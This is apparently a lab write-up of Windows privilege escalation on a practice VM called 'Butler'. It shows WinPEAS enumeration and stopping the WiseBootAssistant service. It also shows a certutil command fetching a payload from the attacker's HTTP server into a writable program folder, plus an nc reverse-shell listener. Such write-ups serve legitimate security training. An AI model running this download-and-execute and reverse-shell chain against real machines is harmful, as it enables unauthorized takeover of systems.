



```
systeminfo

Host Name:                 BUTLER
OS Name:                   Microsoft Windows 10 Enterprise Evaluation
OS Version:                10.0.19043 N/A Build 19043
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          butler
Registered Organization:
Product ID:                00329-20000-00001-AA079
Original Install Date:     8/14/2021, 3:51:38 AM
System Boot Time:          4/27/2024, 6:17:59 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 165 Stepping 2 GenuineIntel ~2592 Mhz
                           [02]: Intel64 Family 6 Model 165 Stepping 2 GenuineIntel ~2592 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.21805430.B64.2305221826, 5/22/2023
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     2,047 MB
Available Physical Memory: 485 MB
Virtual Memory: Max Size:  3,199 MB
Virtual Memory: Available: 1,566 MB
Virtual Memory: In Use:    1,633 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 4 Hotfix(s) Installed.
                           [01]: KB4601554
                           [02]: KB5000736
                           [03]: KB5001330
                           [04]: KB5001405
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) 82574L Gigabit Network Connection
                                 Connection Name: Ethernet0
                                 DHCP Enabled:    Yes
                                 DHCP Server:     192.168.85.254
                                 IP address(es)
                                 [01]: 192.168.85.140
                                 [02]: fe80::f8f6:c643:fea6:ff0
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be
displayed.
```

I got these information on the systeminfo command and in this i would check for any exploits in the version.


As we used in Linux privilege escalation we are going to use a tool for this, we are going to use winpeas

https://github.com/peass-ng/PEASS-ng/tree/master/winPEAS






I shared it over the server.


C:\Program Files\Jenkins>cd C:/
cd C:/
C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1067-CB24
Directory of C:\
12/07/2019 02:14 AM <DIR> PerfLogs
04/24/2024 08:18 AM <DIR> Program Files
08/14/2021 05:34 AM <DIR> Program Files (x86)
08/14/2021 05:29 AM <DIR> Users
08/14/2021 05:39 AM <DIR> Windows
0 File(s) 0 bytes
5 Dir(s) 11,323,146,240 bytes free
C:\>cd /users
cd /users
C:\Users>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1067-CB24
Directory of C:\Users
08/14/2021 05:29 AM <DIR> .
08/14/2021 05:29 AM <DIR> ..
08/14/2021 05:30 AM <DIR> Administrator
04/24/2024 09:02 PM <DIR> butler
08/14/2021 06:25 AM <DIR> Public
0 File(s) 0 bytes
5 Dir(s) 11,304,288,256 bytes free
C:\Users>

```
c:\Users\butler>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1067-CB24

 Directory of c:\Users\butler

04/24/2024  09:02 PM    <DIR>          .
04/24/2024  09:02 PM    <DIR>          ..
08/14/2021  05:16 AM    <DIR>          .groovy
08/14/2021  04:54 AM    <DIR>          3D Objects
08/14/2021  04:54 AM    <DIR>          Contacts
08/14/2021  04:54 AM    <DIR>          Desktop
08/14/2021  04:54 AM    <DIR>          Documents
08/14/2021  05:23 AM    <DIR>          Downloads
08/14/2021  04:54 AM    <DIR>          Favorites
08/14/2021  04:54 AM    <DIR>          Links
08/14/2021  04:54 AM    <DIR>          Music
08/14/2021  04:56 AM    <DIR>          OneDrive
08/14/2021  04:55 AM    <DIR>          Pictures
08/14/2021  04:54 AM    <DIR>          Saved Games
08/14/2021  04:55 AM    <DIR>          Searches
08/14/2021  04:54 AM    <DIR>          Videos
               0 File(s)              0 bytes
              16 Dir(s)  11,290,320,896 bytes free
```

i moved to the butler user and here is the place i am going to drag the winpeas payload and run that.



And the file is been transferred,

```
 Directory of c:\Users\butler

04/27/2024  09:02 AM    <DIR>          .
04/27/2024  09:02 AM    <DIR>          ..
08/14/2021  05:16 AM    <DIR>          .groovy
08/14/2021  04:54 AM    <DIR>          3D Objects
08/14/2021  04:54 AM    <DIR>          Contacts
08/14/2021  04:54 AM    <DIR>          Desktop
08/14/2021  04:54 AM    <DIR>          Documents
08/14/2021  05:23 AM    <DIR>          Downloads
08/14/2021  04:54 AM    <DIR>          Favorites
08/14/2021  04:54 AM    <DIR>          Links
08/14/2021  04:54 AM    <DIR>          Music
08/14/2021  04:56 AM    <DIR>          OneDrive
08/14/2021  04:55 AM    <DIR>          Pictures
08/14/2021  04:54 AM    <DIR>          Saved Games
08/14/2021  04:55 AM    <DIR>          Searches
08/14/2021  04:54 AM    <DIR>          Videos
04/27/2024  09:02 AM         2,387,456 winpeas.exe
               1 File(s)      2,387,456 bytes
              16 Dir(s)  11,212,599,296 bytes free
```

```
c:\Users\butler>winpeas.exe
winpeas.exe
ANSI color bit for Windows is not set. If you are executing this from a Windows terminal inside the h
ost you should run 'REG ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a
new CMD
Long paths are disabled, so the maximum length of a path supported is 260 chars (this may cause false
 negatives when looking for files). If you are admin, you can enable it with 'REG ADD HKLM\SYSTEM\Cur
rentControlSet\Control\FileSystem /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD

ADVISORY: winpeas should be used for authorized penetration testing and/or educational purposes only.
Any misuse of this software will not be the responsibility of the author or of any other collaborator
. Use it at your own devices and/or with the device owner's permission.

  WinPEAS-ng by @hacktricks_live

      /---------------------------------------------------------------------\
      |                         Do you like PEASS?                          |
      |---------------------------------------------------------------------|
      |         Follow on Twitter         :    @hacktricks_live             |
      |         Respect on HTB            :    SirBroccoli                  |
```

I ran the file and started exploring the information in it.

I created a windows payload and its in my transfer folder, and i launched it back.

```
C:\Program Files\Jenkins>cd C:/
cd C:/

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1067-CB24

 Directory of C:\

12/07/2019  02:14 AM    <DIR>          PerfLogs
04/24/2024  08:18 AM    <DIR>          Program Files
08/14/2021  05:34 AM    <DIR>          Program Files (x86)
08/14/2021  05:29 AM    <DIR>          Users
08/14/2021  05:39 AM    <DIR>          Windows
               0 File(s)              0 bytes
               5 Dir(s)  11,271,397,376 bytes free

C:\>cd "Program Files (x86)
cd "Program Files (x86)

C:\Program Files (x86)>cd Wise
cd Wise

C:\Program Files (x86)\Wise>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1067-CB24

 Directory of C:\Program Files (x86)\Wise

08/14/2021  06:28 AM    <DIR>          .
08/14/2021  06:28 AM    <DIR>          ..
04/24/2024  09:58 PM    <DIR>          Wise Care 365
               0 File(s)              0 bytes
               3 Dir(s)  11,267,973,120 bytes free

C:\Program Files (x86)\Wise>
```

This is the place we are going to upload the payload,

```
┌──(iflal㉿kali)-[~/peh/transfer]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.85.140 - - [27/Apr/2024 09:25:29] "GET /Wise.exe HTTP/1.1" 200 -
192.168.85.140 - - [27/Apr/2024 09:25:29] "GET /Wise.exe HTTP/1.1" 200 -
```

```
C:\Program Files (x86)\Wise>certutil -urlcache -f http://192.168.85.135/Wise.exe Wise.exe
certutil -urlcache -f http://192.168.85.135/Wise.exe Wise.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Program Files (x86)\Wise>
```


file uploaded.

```
└─$ nc -nvlp 7777
listening on [any] 7777 ...
```

```
C:\Program Files (x86)\Wise>sc stop WiseBootAssistant
sc stop WiseBootAssistant

SERVICE_NAME: WiseBootAssistant
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 3  STOP_PENDING
                               (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x3
        WAIT_HINT          : 0x1388
```

I saw this service is running on my winpeas information which i got, i need to stop this in mean to run the payload.

```
C:\Program Files (x86)\Wise>sc query WiseBootAssistant
sc query WiseBootAssistant

SERVICE_NAME: WiseBootAssistant
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
```



Now i got the privilege for the administrator

In this machine what we did was we found in the vulnerability as that a program file could be edited so we navigated into that directory and created a payload to put into it, and we stopped and started again the service which was vulnerable so that we got the privilege escalated.